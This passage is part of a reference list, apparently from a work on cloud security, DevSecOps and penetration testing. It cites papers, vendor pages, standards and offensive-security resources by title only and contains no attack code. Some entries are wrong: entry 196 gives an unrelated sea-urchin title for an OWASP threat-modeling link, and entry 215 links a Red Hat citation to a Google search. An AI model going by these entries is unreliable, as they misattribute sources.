53. [Zimin Chen, Steve Kommrusch and Martin Monperrus](#). 2019. Using sequence-to-sequence learning for repairing C vulnerabilities. *arXiv preprint arXiv:1912.02015*.
54. [Jianlei Chi, Yu Qu, Ting Liu, Qinghua Zheng and Heng Yin](#). 2022. Seqtrans: automatic vulnerability fix via sequence to sequence learning. *IEEE Transactions on Software Engineering*. 49(2): 564-585.
55. [Ankur Chowdhary, Dijiang Huang, Jayasurya Sevalur Mahendran, Daniel Romo, Yuli Deng and Abdulhakim Sabur](#). 2020. Autonomous security analysis and penetration testing. In: *2020 16th International Conference on Mobility, Sensing and Networking (MSN)*. pages 508-515. IEEE.
56. [Ankur Chowdhary, Kritshekhar Jha and Ming Zhao](#). 2023. Generative adversarial network (gan)-based autonomous penetration testing for web applications. *Sensors*. 23(18): 8014.
57. [Ankur Chowdhary, Abdulhakim Sabur, Dijiang Huang, Myong Kang and James Kirby](#). 2021. Object oriented policy conflict checking framework in cloud networks (oopc). *IEEE Transactions on Dependable and Secure Computing*. 19(5): 2890-2906.
58. [Ankur Chowdhary, Abdulhakim Sabur, Neha Vadnere, and Dijiang Huang](#). 2022. Intent-driven security policy management for software-defined systems. *IEEE Transactions on Network and Service Management*. 19(4): 5208-5223.
59. [N.M. Mosharaf Kabir Chowdhury and Raouf Boutaba](#). 2009. Network virtualization: State of the art and research challenges. *IEEE Communications magazine*, 47(7): 20-26.
60. [Alessandro Cimatti, Edmund Clarke, Enrico Giunchiglia, Fausto Giunchiglia, Marco Pistore, Marco Roveri, et al](#). 2002. Nusmv 2: An

- opensource tool for symbolic model checking. *In: International Conference on Computer Aided Verification*. pages 359-364. Springer.
61. [Alessandro Cimatti](#), [Edmund Clarke](#), [Fausto Giunchiglia](#) and [Marco Roveri](#). 1999. Nusmv: A new symbolic model verifier. *In: International conference on computer aided verification*. pages 495-499. Springer.
 62. [Edmund Clarke](#), [Armin Biere](#), [Richard Raimi](#) and [Yunshan Zhu](#). 2001. Bounded model checking using satisfiability solving. *Formal Methods in System Design*, 19(1): 7-34.
 63. Google Cloud. Cloud Security FAQ. <https://support.google.com/cloud/answer/6262505?hl=en>, 2023. Online: Accessed: 20 May 2023.
 64. [Google Cloud](#). Google cloud documentation overview. <https://cloud.google.com/docs/overview>, 2023. Online: Accessed: 29 September 2023.
 65. [Douglas Comer](#) and [Adib Rastegatnia](#). 2018. Osdf: An intent-based software defined network programming framework. *In: 2018 IEEE 43rd Conference on Local Computer Networks (LCN)*. pages 527-535. IEEE.
 66. [Aidan Connor](#), [Aaron Harris](#), [Nathan Cooper](#) and [Denys Poshyvanyk](#). 2022. Can we automatically fix bugs by learning edit operations? *In: 2022 IEEE International Conference on Software Analysis, Evolution and Reengineering (SANER)*. pages 782-792. IEEE.
 67. [J.J. Cranford](#). Nist incident response plan: Process, lifecycle, and templates. <https://www.cynet.com/incident-response/nist-incident-response/>, May 2019. Accessed: July 23, 2024.
 68. [J.J. Cranford](#). Incident response (IR): Plan and process. <https://www.crowdstrike.com/cybersecurity-101/incidentresponse/>,

- April 2023. Accessed: July 23, 2024.
69. [CVE](#) [MITRE](#). *Cve-2023-23937*.
<https://cve.mitre.org/cgibin/cvename.cgi?name=CVE-2023-23937>,
Sept 2023. Accessed: Dec 22, 2023.
70. [CVE](#) [MITRE](#). *Cve-2023-25562*.
<https://cve.mitre.org/cgibin/cvename.cgi?name=CVE-2023-25562>,
Sept 2023. Accessed: Dec 22, 2023.
71. [Bijit Das](#). *Generative AI in devsecops*, 2023. Accessed: 2024-12-14.
72. [DataArt](#). *Penetration testing of a multi-cloud platform*, 2024.
Accessed: 2024-12-14.
73. [Datadog](#). *Datadog cloud siem*.
<https://www.datadoghq.com/product/cloud-siem/>, March 2024.
Accessed: March 30, 2024.
74. [Ed Dawson and Diane Donovan](#). 1994. The breadth of shamir's secretsharing scheme. *Computers and Security*, 13(1): 69–78.
75. [Maurice Dawson, Darrell Norman Burrell, Emad Rahim and Stephen Brewster](#). 2010. Integrating software assurance into the software development life cycle (SDLC). *Journal of Information Systems Technology and Planning*, 3(6): 49–53.
76. [Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li and Li Fei-Fei](#). 2009. Imagenet: A large-scale hierarchical image database. *In: 2009 IEEE Conference on Computer Vision and Pattern Recognition*. pages 248–255. IEEE.
77. [Srinivasan Desikan and Gopalaswamy Ramesh](#). 2006. *Software Testing: Principles and Practice*. Pearson Education India.
78. [Device24](#). *Cloud migration plan*. <https://www.device42.com/cloud-migration-best-practices/>, Sept 2023. Accessed: Dec 22, 2023.

79. [Jacob Devlin, Ming-Wei Chang, Kenton Lee and Kristina Toutanova](#). 2018. *Bert: Pre-training of deep bidirectional transformers for language understanding*. arXiv preprint arXiv:1810.04805.
80. [Oxford English Dictionary](#). Simpson, Ja & Weiner, Esc, 3, 1989.
81. [S. Disawal and U. Suman](#). 2021. An analysis and classification of vulnerabilities in web-based application development. In: *Proceedings of the 2021 8th International Conference on Computing for Sustainable Global Development (INDIACom)*. pages 782–785, New Delhi, India.
82. [Dan Dobre, Paolo Viotti and Marko Vukolić](#). 2014. Hybris: Robust hybrid cloud storage. In: *Proceedings of the ACM Symposium on Cloud Computing*. pages 1–14.
83. [Toby Ehrenkranz and Jun Li](#). 2009. On the state of IP spoofing defense. *ACM Transactions on Internet Technology (TOIT)*, 9(2): 1–29.
84. [Exabeam](#). 2024. *Cloud siem: Features, capabilities, and advantages*. <https://www.exabeam.com/explainers/next-gen-siem/cloud-siem-features-capabilities-and-advantages/>, March 2024. Accessed: March 30, 2024.
85. [Jiahao Fan, Yi Li, Shaohua Wang and Tien N Nguyen](#). 2020. *Ac/c++ code vulnerability dataset with code changes and cve summaries*. In: *Proceedings of the 17th International Conference on Mining Software Repositories*. pages 508–512.
86. [Zhangyin Feng, Daya Guo, Duyu Tang, Nan Duan, Xiaocheng Feng, Ming Gong, et al.](#) 2020. *Codebert: A pre-trained model for programming and natural languages*. arXiv preprint arXiv:2002.08155.
87. [Ivan Fléchaïs](#). *Designing secure and usable systems*. 2005.

88. [Center for Internet Security](https://www.cisecurity.org/cis-benchmarks). *CIS Benchmark List*. <https://www.cisecurity.org/cis-benchmarks>, 2023. Online: Accessed: May, 14, 2023.
89. [OWASP Foundation](#). 2024. *Owasp top ten: The ten most critical web application security risks*. Accessed: 2024-12-21.
90. [Michael Fu, Van Nguyen, Chakkrit Kla Tantithamthavorn, Trung Le and Dinh Phung](#). 2023. *Vulexplainer: A transformer-based hierarchical distillation for explaining vulnerability types*. *IEEE Transactions on Software Engineering*.
91. [Michael Fu, Jirat Pasuksmit and Chakkrit Tantithamthavorn](#). 2024. *AI for devsecops: A landscape and future opportunities*. arXiv preprint arXiv:2404.04839.
92. [Michael Fu and Chakkrit Tantithamthavorn](#). 2022. Linevul: A transformerbased line-level vulnerability prediction. In: *Proceedings of the 19th International Conference on Mining Software Repositories*. pages 608–620.
93. [Yinjin Fu, Nong Xiao, Tao Chen and Jian Wang](#). 2021. Fog-to-multicloud cooperative ehealth data management with application-aware secure deduplication. *IEEE Transactions on Dependable and Secure Computing*, 19(5): 3136–3148.
94. [Gartner Gartner](#). <https://www.gartner.com/en>, March 2024. Accessed: March 25, 2024.
95. [Kuntal Gaur, Anshuman Kalla, Jyoti Grover, Mohammad Borhani, Andrei Gurtov and Madhusanka Liyanage](#). 2021. A survey of virtual private lan services (vppls): Past, present and future. *Computer Networks*. 196:108245.
96. [Chunpeng Ge, Zhe Liu, Jinyue Xia and Liming Fang](#). 2019. Revocable identity-based broadcast proxy re-encryption for data sharing in

- clouds. *IEEE Transactions on Dependable and Secure Computing*, 18(3): 1214–1226.
97. [Robert Gellman](#). 2009. Privacy in the clouds: Risks to privacy and confidentiality from cloud computing. *In: World privacy forum*, Volume 23.
98. [Constantine Gikas](#). 2010. A general comparison of fisma, hipaa, iso 27000 and pci-dss standards. *Information Security Journal: A Global Perspective*, 19(3): 132–141.
99. [Google Cloud](#). *Cloud build—google cloud*.
<https://cloud.google.com/build?>
100. [Google Cloud](#). *Devsecops and ci/cd using google cloud built-in services*.
<https://cloud.google.com/blog/products/devops-sre/devsecops-and-cicd-using-google-cloud-built-inservices>. [Online: Accessed: 26-December-2024].
101. [Google Cloud](#). *Introducing the devsecops toolkit*.
<https://cloud.google.com/blog/products/networking/introducingthe-devsecops-toolkit>. [Online: Accessed: 26, December 2024].
102. [Google Cloud](#). *Secret manager—google cloud*.
<https://cloud.google.com/security/products/secret-manager?hl=en>. [Online: Accessed: 26-December-2024].
103. [Google Cloud](#). *Cloud resource management*.
<https://cloud.google.com/resource-manager>. Jan 2024. Accessed: Jan 27, 2024.
104. [Google Cloud](#). *State of DevOps*, 2024. Accessed: 2024-12-14.
105. [Google Cloud Platform](#). *Terraform Google WAAP*.
<https://github.com/googlecloudplatform/terraform-google-waap>. [Online: Accessed: 26-December-2024].

106. [Vipul Goyal, Omkant Pandey, Amit Sahai and Brent Waters](#). 2006. Attribute-based encryption for fine-grained access control of encrypted data. *In: Proceedings of the 13th ACM conference on Computer and communications security*. pages 89–98.
107. [Tim Grance, Karen Kent and Brian Kim](#). 2004. *Nist computer security incident handling guide. Special Publication (NIST SP)*: Gaithersburg, MD, USA.
108. [Bernd Grobauer and Thomas Schreck](#). 2010. *Towards incident handling in the cloud: challenges and approaches*. *In: Proceedings of the 2010 ACM Workshop on Cloud Computing Security Workshop*. pages 77–86.
109. [Bernd Grobauer, Tobias Walloschek and Elmar Stocker](#). 2010. Understanding cloud computing vulnerabilities. *IEEE Security and Privacy*. 9(2): 50–57.
110. [IEEE 802.1 Working Group et al](#). 1999. *Local and metropolitan area networks-virtual bridged local area networks*. IEEE Std 802.1 Q-1998.
111. [Blessing Guembe, Ambrose Azeta, Sanjay Misra, Victor Chukwudi Osamor, Luis Fernandez-Sanz and Vera Pospelova](#). 2022. The emerging threat of ai-driven cyber attacks: A review. *Applied Artificial Intelligence*, 36(1): 2037254.
112. [HackTricks](#). *AWS - S3 Persistence*.
113. [HackTricks](#). *AWS Organizations Enumeration*.
114. [HackTricks](#). *AWS Pentesting*.
115. [Hacktricks](#). *Az-Lateral Movement (Cloud - On-Prem)*. <https://cloud.hacktricks.xyz/pentesting-cloud/azure-security/azlateral-movement-cloud-on-prem>, 2022. Online: Accessed: 22 June, 2023.
116. [HackTricks](#). *Gcp - permissions for a pentest*. <https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp->

- [permissions-for-a-pentest](#), 2023. Online: Accessed: 07 October, 2023.
117. [Melissa Hales](#). *8 big DevSecOps challenges and how to overcome them*. <https://www.adaptavist.com/blog/8-common-devsecopschallenges-and-how-to-overcome-them>, 2021. Online: Accessed: May, 15 2023.
118. [Dick Hardt](#). *The OAuth 2.0 Authorization Framework*. RFC 6749, October 2012.
119. [HashRoot](#). 2024. *Penetration testing case study for financial institutions*. Accessed: 2024-12-14.
120. [Nelson E. Hastings and Paul A. McLean](#). 1996. Tcp/ip spoofing fundamentals. In: *Conference Proceedings of the 1996 IEEE Fifteenth Annual International Phoenix Conference on Computers and Communications*. pages 218–224. IEEE.
121. [Asaf Hecht](#). *SkyArk*.
122. *Software Testing Help. 10 BEST Dynamic Application Security Testing (DAST) Software*. <https://www.softwaretestinghelp.com/dynamic-application-security-testing-dast-software/>, 2023. Online: Accessed: 14 May, 2023.
123. [Martin Henze](#), [Roman Matzutt](#), [Jens Hiller](#), [Erik Mühmer](#), [Jan Henrik Ziegeldorf](#), [Johannes van der Giet](#), et al. 2020. Complying with data handling requirements in cloud storage systems. *IEEE Transactions on Cloud Computing*. 10(3): 1661–1674.
124. [Sepp Hochreiter](#). 1998. The vanishing gradient problem during learning recurrent neural nets and problem solutions. *International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems*. 6(02): 107–116.
125. [Michael Hogan](#), [Fang Liu](#), [Annie Sokol](#) and [Jin Tong](#). 2011. Nist cloud computing standards roadmap. *NIST Special Publication*, 35: 6–11.

126. [Anne Honkaranta, Tiina Leppänen and Andrei Costin](#). 2021. Towards practical cybersecurity mapping of stride and cwe—A multi-perspective approach. *In: 2021 29th Conference of Open Innovations Association (FRUCT)*. pages 150–159. IEEE.
127. [Michael Howard and Steve Lipner](#). 2006. *The security development lifecycle*, Volume 8. Microsoft Press Redmond.
128. [Hongxin Hu, Wonkyu Han, Gail-Joon Ahn and Ziming Zhao](#). 2014. Flowguard: Building robust firewalls for software-defined networks. *In: Proceedings of the third workshop on Hot topics in software defined networking*. pages 97–102. ACM.
129. [Zhichao Hua, Dong Du, Yubin Xia, Haibo Chen and Binyu Zang](#). 2018. EPTI: Efficient defence against meltdown attack for unpatched VMs. *In: 2018 USENIX Annual Technical Conference (USENIX ATC 18)*. pages 255–266.
130. [Dijiang Huang, Ankur Chowdhary and Sandeep Pisharody](#). 2018. *Software-Defined Networking and Security: From Theory to Practice*. CRC Press.
131. [Tyler Hunt, Zhipeng Jia, Vance Miller, Ariel Szekely, Yige Hu, Christopher J Rossbach, et al](#). 2020. Telekine: Secure computing with cloud GPUs. *In: 17th USENIX Symposium on Networked Systems Design and Implementation (NSDI 20)*. pages 817–833.
132. [IBM](#). *Protocols for encapsulating security payload* <https://www.ibm.com/docs/en/i/7.1?topic=protocols-encapsulatingsecurity-payload>, Aug 2021. Accessed: July 8, 2023.
133. [IBM](#). *Benefits of DevSecOps*. <https://www.ibm.com/topics/devsecops>, 2023. Online: Accessed: 13 May, 2023.
134. [Security Intelligence](#). *Generative adversarial networks and cybersecurity*, part 1, 2023. Accessed: 2024-12-21.

135. [International Standardization Organization](https://www.iso.org/standard/27001). *Information security management systems*. <https://www.iso.org/standard/27001>, Oct 2022. Accessed: Sept 8, 2023.
136. [Istio](https://istio.io/). 2024. *Simplify observability, traffic management, security, and policy with the leading service mesh*. <https://istio.io/>, March 2024. Accessed: March 24.
137. [IT Security HQ](#). *Penetration testing case studies*, 2024. Accessed: 2024-12-14.
138. [John Bloodworth](#). 2023. *The increasing role of AI and ML in application security testing*. <https://community.microfocus.com/cyberres/b/sws-22/posts/the-increasing-role-of-aiand-ml-in-application-security-testing>. Oct 2023. Accessed: Oct. 24, 2023.
139. [Michael B. Jones](#), [John Bradley](#), and [Nat Sakimura](#). 2015. *JSON Web Token (JWT)*. RFC 7519.
140. [Nektaria Kaloudi and Jingyue Li](#). 2020. The ai-based cyber threat landscape: A survey. *ACM Computing Surveys (CSUR)*, 53(1): 1–34.
141. [Samuel T. King and Peter M. Chen](#). 2006. Subvirt: Implementing malware with virtual machines. In: *2006 IEEE Symposium on Security and Privacy (S&P'06)*. pages 14. IEEE.
142. [Paul Kocher](#), [Jann Horn](#), [Anders Fogh](#), [Daniel Genkin](#), [Daniel Gruss](#), [Werner Haas](#), [et al.](#) 2020. Spectre attacks: Exploiting speculative execution. *Communications of the ACM*, 63(7): 93–101.
143. [Ronald L. Krutz](#), [Ronald L. Krutz and Russell Dean Vines](#). 2010. *Cloud Security a Comprehensive Guide to Secure Cloud Computing*. Wiley.
144. [Kubernetes](#). *Production grade container orchestration*. <https://kubernetes.io/>, March 2024. Accessed: March 24, 2024.

145. [Rahul Kumar](#). *Cloud Market Share 2023: An Overview of Growing Ecosphere*. <https://www.wpoven.com/blog/cloud-marketshare/>, 2022. Online: Accessed: 21 May, 2023.
146. [Rakesh Kumar and Rinkaj Goyal](#). 2020. Modeling continuous security: A conceptual model for automated devsecops using open-source software over cloud (adoc). *Computers and Security*, 97:101967.
147. [LabOnStack](#). *Best features of google cloud web hosting*, n.d. Accessed: 2025-01-19.
148. [Rhino Security Labs](#). *Gcpbucketbrute*. <https://github.com/RhinoSecurityLabs/GCPBucketBrute>, 2023. Online: Accessed: 06 Oct. 2023.
149. [Zhenzhong Lan, Mingda Chen, Sebastian Goodman, Kevin Gimpel, Piyush Sharma and Radu Soricut](#). 2019. *Albert: A lite bert for self-supervised learning of language representations*. arXiv preprint arXiv:1909.11942.
150. [Chris Lauwers](#). *The toska object model*. <http://blog.ubicity.com/2018/04/the-tosca-object-model.html>, April 2018. Accessed: April 08, 2024.
151. [Hao Li, Kaiyue Chen, Tian Pan, Yadong Zhou, Kun Qian, Kai Zheng, et al.](#) 2018. Cora: Conflict razor for policies in sdn. In: *IEEE INFOCOM 2018-IEEE Conference on Computer Communications*. pages 423-431. IEEE.
152. [Xing Li, Yan Chen, Zhiqiang Lin, Xiao Wang and Jim Hao Chen](#). 2021. Automatic policy generation for Inter-Service access control of microservices. In: *30th USENIX Security Symposium (USENIX Security 21)*. pp. 3971-3988.
153. [Xurong Li, Shouling Ji, Meng Han, Juntao Ji, Zhenyu Ren, Yushan Liu, et al.](#) 2019. Adversarial examples versus cloud-based detectors: A

- black-box empirical study. *IEEE Transactions on Dependable and Secure Computing*. 18(4): 1933-1949.
154. [Ze Li, Qian Cheng, Ken Hsieh, Yingnong Dang, Peng Huang, Pankaj Singh, et al.](#) 2020. Gandalf: An intelligent, End-To-End analytics service for safe deployment in Large-Scale cloud infrastructure. *In: 17th USENIX Symposium on Networked Systems Design and Implementation (NSDI 20)*. pages 389-402.
 155. [Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, et al.](#) 2018. Meltdown. *arXiv preprint arXiv:1801.01207*.
 156. [Fang Liu, Jin Tong, Jian Mao, Robert Bohn, John Messina, Lee Badger, et al.](#) 2011. Nist cloud computing reference architecture. *NIST special publication*. 500(2011):1-28.
 157. [Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser and Ruby B. Lee.](#) 2015. Last-level cache side-channel attacks are practical. *In: 2015 IEEE symposium on security and privacy*. 605-622. IEEE.
 158. [LogRhythm.](#) *Cloud siem made easy.* 2024. <https://logrhythm.com/products/logrhythm-axon/>, March 2024. Accessed: March 30, 2024.
 159. [Claas Lorenz, Vera Clemens, Max SchrÖtter and Bettina Schnor.](#) 2021. Continuous verification of network security compliance. *IEEE Transactions on Network and Service Management*.
 160. [Ami Luttwak.](#) *Posts by ami luttwak—wiz blog*, 2024. Accessed: 2024-12-21.
 161. [Info Security Magazine.](#) *Cloud Service Adoption Leads to More Data Breaches.* <https://www.infosecurity-magazine.com/news/cloud-service-adoption-leads-data/>, 2023. Online: Accessed: 09April 2023.

162. [Al-Ani Mustafa Majid](#), [Ahmed Jamal Alshaibi](#), Evgeny Kostyuchenko and Alexander Shelupanov. 2023. *A review of artificial intelligence based malware detection using deep learning*. Materials Today: Proceedings, 80: 2678-2683.
163. [[Sunil Manandhar](#), [Kapil Singh](#) and [Adwait Nadkarni](#). 2024. Towards automated regulation analysis for effective privacy compliance. In: *Network and Distributed Systems Security Symposium (NDSS)*.
164. [[Srinivas Manepalli](#). Building end-to-end AWS DevSecOps CI/CD pipeline with open source SCA, SAST and DAST tools. <https://aws.amazon.com/blogs/devops/building-end-to-end-aws-devsecops-ci-cd-pipeline-with-open-source-sca-sast-and-2021>. Online: Accessed: 16 May 2023.
165. [[Lockheed Martin](#). 2017. *Cyber kill chain*, 2017. Accessed: 2024-12-21.
166. [[Tim Mather](#), Subra Kumaraswamy and Shahed Latif. 2009. *Cloud Security and Privacy: An Enterprise Perspective on Risks and Compliance*. O'Reilly Media, Inc.
167. [[Sjouke Mauw](#) and [Martijn Oostdijk](#). 2005. Foundations of attack trees. In: *Icisc*, Volume 3935: 186-198. Springer.
168. [[Matthew Metheny](#). 2017. *Federal Cloud Computing*. Elsevier.
169. [[Microsoft](#). *Azure Threat Research Matrix—Persistence*. <https://microsoft.github.io/Azure-Threat-Research-Matrix/Persistence/Persistence/>, 2022. Online: Accessed: 04 June 2023.
170. [[Microsoft](#). *Azure AD built-in roles*. <https://learn.microsoft.com/en-us/azure/active-directory/roles/permissions-reference>, 2023. Online: Accessed: 23 May 2023.

171. [[Microsoft](#). *Build next-generation security operations powered by the cloud and ai*. <https://azure.microsoft.com/en-us/products/microsoft-sentinel/>, Nov 2023. Accessed: Nov 02, 2023.
172. [[Microsoft](#). *Penetration Testing Rules of Engagement*, Microsoft Cloud. <https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement?rtc=1>, 2023. Online: Accessed: 20 May 2023.
173. [[Microsoft](#). *Identity and access management (IAM) fundamental concepts*. <https://learn.microsoft.com/en-us/entra/fundamentals/identity-fundamental-concepts>, May, 31 2024. Accessed: Nov, 25, 2024.
174. note = Microsoft, howpublished = <https://learn.microsoft.com/en-us/azure/well-architected>. Azure well-architect framework.
175. [Rashid Mijumbi](#), [Joan Serrat](#), [Juan-Luis Gorricho](#), [Niels Bouten](#), [Filip De Turck](#) and [Raouf Boutaba](#). 2015. Network function virtualization: State-of-the-art and research challenges. *IEEE Communications Surveys and Tutorials*, 18(1): 236-262.
176. [Stuart Millar](#), [Denis Podgurskij](#), [Dan Kuykendall](#), [Jesús Martínez del Rincón](#) and [Paul Miller](#). 2022. Optimising vulnerability triage in dast with deep learning. In: *Proceedings of the 15th ACM Workshop on Artificial Intelligence and Security*. pages 137-147.
177. [Francesco Minna](#), [Fabio Massacci](#) and [Katja Tuma](#). 2022. Towards a security stress-test for cloud configurations. In: *2022 IEEE 15th International Conference on Cloud Computing (CLOUD)*. pages 191-196. IEEE.
178. [Mitiga](#). *Google cloud platform exfiltration: A threat hunting guide*, 2024. Accessed: 2024-12-21.
179. [Threat Modeler](#). *Creating a basic AWS threat model*. <https://threatmodeler.com/basic-aws-cloud-threat-model/>, 2023.

Online: Accessed: 12 May 2023.

180. [Rich Mogull](#), [James Arlen](#), [Francoise Gilbert](#), [Mike Rothman](#), [John Moltz](#), [Dan Moren](#), et al. 2017. Security guidance for critical areas of focus in cloud computing v4.0. *Cloud Security Alliance*. pages 8-9.
181. morRubin. AzureADJoinedMachinePTC. <https://github.com/morRubin/AzureADJoinedMachinePTC>, 2022. Online: Accessed: 04 June 2023.
182. morRubin. PrtToCert. 2022. <https://github.com/morRubin/PrtToCert>, 2022. Online: Accessed: 04 June 2023.
183. [Amin Mosayyebzadeh](#), [Apoorve Mohan](#), [Sahil Tikale](#), [Mania Abdi](#), [Nabil Schear](#), [Trammell Hudson](#), et al. 2019. Supporting security sensitive tenants in a bare-metal cloud. In: *2019 USENIX Annual Technical Conference (USENIX ATC 19)*. pages 587-602.
184. [Amin Mosayyebzadeh](#), [Gerardo Ravago](#), [Apoorve Mohan](#), [Ali Raza](#), [Sahil Tikale](#), [Nabil Schear](#), et al. 2018. A secure cloud with minimal provider trust. In: *10th USENIX Workshop on Hot Topics in Cloud Computing (HotCloud 18)*.
185. [Raju Myadam](#). *Combining DevSecOps and the Cloud to Transform an Organisation*. <https://www.opensourceforu.com/2021/07/>
186. [Sowmya Myneni](#), [Ankur Chowdhary](#), [Abdulhakim Sabur](#), [Sailik Sengupta](#), [Garima Agrawal](#), [Dijiang Huang](#), et al. 2020. Dapt 2020-constructing a benchmark dataset for advanced persistent threats. In: *Deployable Machine Learning for Security Defense: First International Workshop, MLHat 2020, San Diego, CA, USA, August 24, 2020, Proceedings 1*. pages 138–163. Springer.
187. [Sowmya Myneni](#), [Kritshekhar Jha](#), [Abdulhakim Sabur](#), [Garima Agrawal](#), [Yuli Deng](#), [Ankur Chowdhary](#), et al. 2023. Unraveled—A

- semi- synthetic dataset for advanced persistent threats. *Computer Networks*, 227:109688.
188. [Håvard Myrbakken and Ricardo Colomo-Palacios](#). 2017. Devsecops: a multivocal literature review. In: *Software Process Improvement and Capability Determination: 17th International Conference, SPICE 2017, Palma de Mallorca, Spain. October 4–5, 2017, Proceedings*. pages 17–29. Springer.
 189. [David Naylor, Kyle Schomp, Matteo Varvello, Ilias Leontiadis, Jeremy Blackburn, Diego R. López, et al.](#) 2015. Multi-context TLS (MCTLS) enabling secure in-network functionality in TLS.. *ACM SIGCOMM Computer Communication Review*. 45(4): 199–212.
 190. [Palo Alto Networks](#). *Cloud incident response*. <https://www.paloaltonetworks.com/cyberpedia/unit-42-cloud-incident-response>. Accessed: July 30, 2024.
 191. [NIST](#). *Nist sp 800-61 rev 2, computer security incident handling guide*. <https://csrc.nist.gov/pubs/sp/800/61/r2/final>. Accessed: August 16, 2024.
 192. [OASIS](#). *Oasis topology and orchestration specification for cloud applications (TOSCA)*. <https://groups.oasis-open.org/communities/tc-community-home2?CommunityKey=f9412cf3-297d-4642-8598-018dc7d3f409>, April 2024. Accessed: April 08, 2024.
 193. [National Institute of Standards and Technology \(NIST\)](#). *NIST Checklist Program*. <https://ncp.nist.gov/repository>, 2023. Online: Accessed: 14 May 2023.
 194. [Hiroyuki Okamura, Tadashi Dohi and Kishor S. Trivedi](#). 2009. Markovian arrival process parameter estimation with group data. *IEEE/ACM Transactions on networking*, 17(4): 1326–1339.

195. AWS Cloud Operations and Mitigation Blog. *Establishing RPO and RTO targets for cloud applications*. <https://aws.amazon.com/blogs/mt/establishing-rpo-and-rto-targets-for-cloud-applications/>, Jun 2022. Accessed: July 25, 2024.
196. [OWASP](https://owasp.org/www-community/Threat_Modeling). *Kina sea urchin regions in NZ*. https://owasp.org/www-community/Threat_Modeling, 2023. Online: Accessed: 21 March 2023.
197. [Palo Alto Networks](https://www.paloaltonetworks.com/cyberpedia/what-is-soar). *What is soar?* <https://www.paloaltonetworks.com/cyberpedia/what-is-soar>, March 2024. Accessed: March 25, 2024.
198. [Shengyi Pan](#), [Lingfeng Bao](#), [Xin Xia](#), [David Lo](#) and [Shanping Li](#). 2023. Fine-grained commit-level vulnerability type prediction by cwe tree structure. In: *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)*. pages 957–969. IEEE.
199. [Lei Pang](#), [Chungang Yang](#), [Danyang Chen](#), [Yanbo Song](#) and [Mohsen Guizani](#). 2020. A survey on intent-driven networks. *IEEE Access*. 8: 22862–22873.
200. [Thanasis G. Papaioannou](#), [Nicolas Bonvin](#) and [Karl Aberer](#). 2012. Scalia: An adaptive scheme for efficient multi-cloud storage. In: *SC'12: Proceedings of the International Conference on High Performance Computing, Networking, Storage and Analysis*. pages 1–10. IEEE.
201. [Thomas F.J.-M. Pasquier](#), [Jatinder Singh](#), [Jean Bacon](#) and [David Eysers](#). 2016. Information flow audit for paas clouds. In: *2016 IEEE International Conference on Cloud Engineering (IC2E)*. pages 42–51. IEEE.
202. [Siani Pearson](#) and [Azzedine Benameur](#). 2010. Privacy, security and trust issues arising from cloud computing. In: *2010 IEEE Second*

International Conference on Cloud Computing Technology and Science. pages 693–702. IEEE.

203. [Minh Pham and Doan B. Hoang](#). 2016. Sdn applications-the intent-based northbound interface realisation for extended applications. *In: 2016 IEEE NetSoft Conference and Workshops (NetSoft)*. pages 372–377. IEEE.
204. [Sandeep Pisharody, Janakarajan Natarajan, Ankur Chowdhary, Abdullah Alshalan and Dijiang Huang](#). 2017. Brew: A security policy analysis framework for distributed sdn-based cloud environments. *IEEE Transactions on Dependable and Secure Computing*.
205. [Rishabh Poddar, Chang Lan, Raluca Ada Popa and Sylvia Ratnasamy](#). 2018. SafeBricks: Shielding network functions in the cloud. *In: 15th USENIX Symposium on Networked Systems Design and Implementation (NSDI 18)*. pages 201–216.
206. [Bruce Potter](#). Microsoft sdl threat modelling tool. *Network Security*, 2009(1): 15–18, 2009.
207. [Jordan Potti](#). 2023. Google cloud scraping tool. <https://github.com/jordanpotti/CloudScraper>. Online: Accessed: 06 October 2023.
208. [Stefan Prandl, Mihai Lazarescu, and Duc-Son, Pham](#). 2015. A study of web application firewall solutions. *In: Proceedings of the International Conference on Information Systems Security*. pages 501–510, Kolkata, India.
209. [Alessandro Prest, Christian Leistner, Javier Civera, Cordelia Schmid and Vittorio Ferrari](#). 2012. Learning object class detectors from weakly annotated video. *In: 2012 IEEE Conference on computer vision and pattern recognition*. pages 3282–3289. IEEE.

210. [Adeel Rafiq, Muhammad Afaq and Wang-Cheol Song](#). 2020. Intent-based networking with proactive load distribution in data center using ibn manager and smart path manager. *Journal of Ambient Intelligence and Humanized Computing*. pages 1–18.
211. [Roshan N. Rajapakse, Mansoorh Zahedi, M. Ali Babar and Haifeng Shen](#). 2022. Challenges and solutions when adopting devsecops: A systematic review. *Information and software technology*, 141:106700.
212. [Thorsten Rangnau, Remco V. Buijtenen, Frank Fransen and Fatih Turkmen](#). 2020. Continuous security testing: A case study on integrating dynamic security testing tools in ci/cd pipelines. In: *2020 IEEE 24th International Enterprise Distributed Object Computing Conference (EDOC)*. pages 145–154. IEEE.
213. [Red Hat](#). *What is infrastructure as code (iac)?* <https://www.redhat.com/en/topics/automation/what-is-infrastructure-as-code-iac>, March 2024. Accessed: March 30, 2024.
214. [Mantur Vivekvardhan Reddy, Paruchuri Sri Charan, D. Devisaran, R. Shankar and P. Kumar](#). 2023. A systematic approach towards security concerns in cloud. In: *Proceedings of the International Conference on Emerging Applications of Robotics and Smart Systems (ICEARS)*.
215. [RedHat](#). *What is DevSecOps?* <https://www.google.com/search?client=firefox-b-l-d&q=devsecops>, 2023. Online: Accessed: 13 May 2023.
216. [Joseph Redmon, Santosh Divvala, Ross Girshick and Ali Farhadi](#). 2015. Unified, real-time object detection. *You Only Look Once*.
217. [General Data Protection Regulation](#). [General data protection regulation \(gdpr\)](#). Intersoft Consulting, *Accessed in October*, 24(1), 2018.
218. [Ilkka Routavaara](#). 2020. *Security monitoring in aws public cloud*.

219. [Abdulahakim Sabur](#). 2025. Lightweight flow-based policy enforcement for sdn-based multi-domain communication. *International Journal of Network Management*, 35(1): e2312.
220. [Abdulahakim Sabur](#), [Ankur Chowdhary](#), [Dijiang Huang](#) and [Adel Alshamrani](#). 2022. Toward scalable graph-based security analysis for cloud networks. *Computer Networks*, 206: 108795.
